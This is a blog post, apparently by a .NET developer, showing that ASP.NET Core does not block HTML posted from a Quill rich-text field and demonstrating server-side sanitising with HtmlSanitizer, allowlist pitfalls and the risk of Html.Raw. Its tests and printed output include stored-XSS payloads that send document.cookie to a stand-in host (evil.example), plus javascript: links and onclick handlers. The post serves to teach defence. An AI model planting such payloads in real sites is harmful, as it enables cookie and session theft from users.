ASP.NET Core does not block HTML in a form post, and Quill sends plenty
Putting a rich text editor in a form means the form starts posting HTML, which is the whole reason you put the editor there. Quill hands you a string of markup, the string goes into a hidden input, and a string Body on your model binds to it the same way a surname would.

What I wanted to know was what happens when the request does not come from the editor at all. This is the demo's payload, posted with an HttpClient, with a real antiforgery token fetched from the form page first:
await client.PostAsync("/comments/store-as-posted", new FormUrlEncodedContent(
    new Dictionary<string, string>
    {
        ["__RequestVerificationToken"] = token,
        ["Body"] = "<p>Looks fine.</p>"
                 + "<script>fetch('https://evil.example/steal?c=' + document.cookie)</script>"
                 + "<img src=\"x\" onerror=\"fetch('https://evil.example/steal?c=' + document.cookie)\">"
                 + "<a href=\"javascript:alert(document.domain)\">click me</a>",
    }));
The response is a 302 to the comment that was just created. Read that comment back out of the store and you get exactly the string above. The demo asserts it:
Assert.Equal(HostileMarkup.Posted, await _app.ReadStored(id));The error a lot of people remember
If you wrote ASP.NET MVC 5, that request would not have got that far. Request validation was on by default and, in Microsoft's own words on the archived page, "if ASP.NET detects any markup or code in a request, it throws a 'potentially dangerous value was detected' error and stops page processing." It fired on harmless markup too; the same page points out that a <b> element was enough.
The escape hatches were part of the folklore. You put [ValidateInput(false)] on the action, or [AllowHtml] on the property. On MVC 2 and 3 over ASP.NET 4.0 you usually also had to set requestValidationMode="2.0" in web.config, because the check ran too early in the pipeline for either attribute to intercept it. By MVC 5 the attributes were enough on their own: the model binder reads posted values through Request.Unvalidated, so an [AllowHtml] property never reaches the validated collection at all. (The archived Microsoft page linked below still tells you to set it, which is part of why the folklore outlived the behaviour.) People remember the attributes and the error message, and from that they carry away an idea that is much stickier: the framework is watching the request.
ASP.NET Core is not watching. The feature was not ported, and the reasoning is on the record. When somebody filed "asp.net 5 doesn't support request validation" in 2015, Barry Dorrans, Microsoft's security program manager for ASP.NET, answered: "The guidance is encode all output. That's pretty much the only XSS mitigation technique." He went on, in the next paragraph: "Request Validation has been deprecated for quite a few years, we've been saying this in public. So bringing over a technology that we don't consider a security barrier is wasted effort." The issue is closed with the label by design.
The browser is not in the request path
The usual first answer to this is to clean the HTML in the editor before it is submitted, or to configure Quill so it cannot produce a <script> element in the first place. Both are worth doing and neither one is a control. The test above never loaded a page, never ran a line of JavaScript, and never instantiated Quill. It built an HTTP request in C# and sent it, which is roughly the effort of a curl command.
It is worth being precise about who the attacker is here, because that is where people reach for the wrong defence. This is not a cross-site request: it is a legitimate user posting to a form they are allowed to post to. The demo has no login at all, so what the antiforgery assertions actually show is that the request is first-party — a real token and a real cookie, not a forged submission — rather than that the poster has an account:
[Fact]
public async Task The_same_post_without_an_antiforgery_token_is_rejected()
{
    using var client = _app.Client();
    var response = await client.PostAsync("/comments/store-as-posted", new FormUrlEncodedContent(
        new Dictionary<string, string> { ["Body"] = HostileMarkup.Posted }));

    Assert.Equal(HttpStatusCode.BadRequest, response.StatusCode);
}
The post that carries the payload passes that check, because there is nothing forged about the request. Antiforgery is working correctly and answering a question nobody asked here. The same goes for client frameworks: Angular and friends sanitise what they render, which helps the reader who arrives through their app and does nothing for the row you just wrote.
What stops it is a line you write
The fix is old and dull: parse the submitted HTML on the server and keep only what you recognise. I used HtmlSanitizer 9.2.1039 (MIT, built on AngleSharp), which is the one I reach for on .NET, and tuned its allowlist to a typical Quill toolbar. That list is wider than what the default toolbar produces: in the 2.0.3 bundle, new Quill(el, { theme: 'snow' }) with no toolbar option gives you headers, bold, italic, underline, link, the two list kinds and clear-formatting. The list below also admits images, quotes, code blocks and strikethrough, because those are the buttons a comment form usually adds and an allowlist that has to be edited every time someone adds a button is an allowlist that gets widened in a hurry:
var sanitizer = new HtmlSanitizer();

sanitizer.AllowedTags.Clear();
foreach (var tag in new[]
         {
             "p", "br", "span", "strong", "em", "u", "s",
             "ol", "ul", "li", "blockquote", "pre", "code",
             "h1", "h2", "h3", "a", "img",
         })
{
    sanitizer.AllowedTags.Add(tag);
}

sanitizer.AllowedAttributes.Clear();
foreach (var attribute in new[] { "href", "src", "alt", "title", "class" })
{
    sanitizer.AllowedAttributes.Add(attribute);
}

sanitizer.AllowedSchemes.Clear();
foreach (var scheme in new[] { "http", "https", "mailto" })
{
    sanitizer.AllowedSchemes.Add(scheme);
}

sanitizer.AllowedCssProperties.Clear();
sanitizer.AllowDataAttributes = false;
The sanitised action differs from the other one by that single call:
var id = _store.Add(_sanitizer.Sanitize(form.Body ?? string.Empty));Run the payload through it and this is what comes out:
posted : <p>Looks fine.</p><script>fetch('https://evil.example/steal?c=' + document.cookie)</script><img src="x" onerror="fetch('https://evil.example/steal?c=' + document.cookie)"><a href="javascript:alert(document.domain)">click me</a>
cleaned: <p>Looks fine.</p><img src="x"><a>click me</a>
The script element went, and its contents went with it. The onerror handler went and the image element stayed, because img and src are on the list and a broken image is not a script. The anchor stayed and its href went, because javascript is not on the scheme list. That last one is the behaviour to understand before you trust any allowlist: it removes what it does not recognise, element by element and attribute by attribute, rather than rejecting the document.
I would not describe that library as safe, and I do not think its author would either. What I can tell you is what the test asserts it removed, on this version, for this input, which is the only kind of claim worth making here.
The list is the thing doing the work
Two lines in the allowlist above deserve more suspicion than the rest.
The first is one I did not write, and it is the one you are most likely to add. Put onclick on AllowedAttributes, the way somebody eventually does to make one widget behave, and the same library at the same version hands the handler straight back:
const string payload = "<a onclick=\"fetch('https://evil.example/steal')\">click me</a>";

Assert.Equal("<a>click me</a>", Sanitizers.ForQuillToolbar().Sanitize(payload));
Assert.Equal(payload, Sanitizers.WithOnClickAllowed().Sanitize(payload));
The second is one I did write. HtmlSanitizer leaves class off its own default allowlist, so that a comment cannot claim the class names your stylesheet defines. Quill tags alignment and indent with ql-* classes, so a Quill-shaped list needs class back, and the cost comes with it:
const string payload =
    "<p class=\"ql-align-center\">centred</p><span class=\"admin-badge\">staff</span>";

Assert.Equal(payload, Sanitizers.ForQuillToolbar().Sanitize(payload));
Nobody's session gets stolen by a CSS class. A comment that renders wearing your admin-badge styling is still a worse outcome than I would sign off on without noticing, and I only noticed because the default list made me ask why class was missing from it. If you copy an allowlist from a blog post, including this one, read every entry and decide whether you meant it.
Razor already encodes, until you ask it not to
This is where I could overstate the case, so here is the correction. Razor HTML-encodes every string you output with @; a value that is already IHtmlContent, which is exactly what Html.Raw hands back, goes out untouched. Store the hostile payload, render it the ordinary way, and the reader sees angle brackets instead of running anything:
@Model.Body<script>fetch('https://evil.example/steal?c=' + document.cookie)</script>That is the middle of the encoded body in the test's own output. The + came out as + because the default encoder's safe list is narrow on purpose.
The damage needs one more line, and rich text is precisely the feature that asks for it. To show a comment as formatted text rather than as source, somebody writes this:
@Html.Raw(Model.Body)The documentation for IHtmlHelper.Raw says it "wraps HTML markup in an HtmlString, without HTML-encoding the specified value". That is the behaviour you went looking for when you wanted the editor's formatting to survive, and it applies to everything else that arrived on the same field. With that line in the view the demo's stored payload comes back on the page intact, <script> element and all, and the assertion for it is a plain Assert.Contains on the rendered HTML.
So the request being unfiltered is not by itself a vulnerability. It becomes one at the moment the stored string is rendered raw, and storing rich text means somebody will render it raw. That is why the cleaning belongs before the database and not after it, and it is also why "we encode on output" is not an answer for this particular field: encoding on output is what you are deliberately turning off.
The attributes are not there to find
If you go looking for [ValidateInput] or [AllowHtml] in ASP.NET Core, your editor will not offer them and your build will not find them. The demo reads the metadata of every assembly in the ASP.NET Core shared framework the tests are running on, 9,960 type definitions and 7,117 distinct type names in 10.0.5, and asserts that none of these five names appears anywhere in it.
ValidateInputAttribute
AllowHtmlAttribute
HttpRequestValidationException
RequestValidator
UnvalidatedRequestValues
A scan that finds nothing is worthless unless you know it can find something, so a guard test asserts that the same scan does turn up ApiControllerAttribute, AntiforgeryOptions and HtmlHelper before the assertions above are allowed to mean anything. One name in the whole shared framework contains the string "RequestValidation", and it is not a survivor: RazorComponentEndpointInvoker+RequestValidationState, a nested type inside Blazor's endpoint layer. A separate test names it, so the claim stays "these five are absent".
There is no switch to turn back on and nothing to configure. As of .NET 10 this is a thing the framework does not do, and the guidance the team gave in its place puts the work on the application: validate what you accept, encode what you emit. For a field that exists to carry markup, the first half of that is a Sanitize call somebody has to write.
The demo is at github.com/gdhami-net/quill-aspnetcore-demo. ./check.sh (or ./check.ps1) runs the 24 tests behind every number and every quoted string above; dotnet run --project src/QuillHtmlApp puts the editor on /comments so you can post something yourself and compare /comments/{id} with /comments/{id}/encoded. It needs the .NET 10 SDK, and it was measured here on .NET 10.0.5 on Windows 11.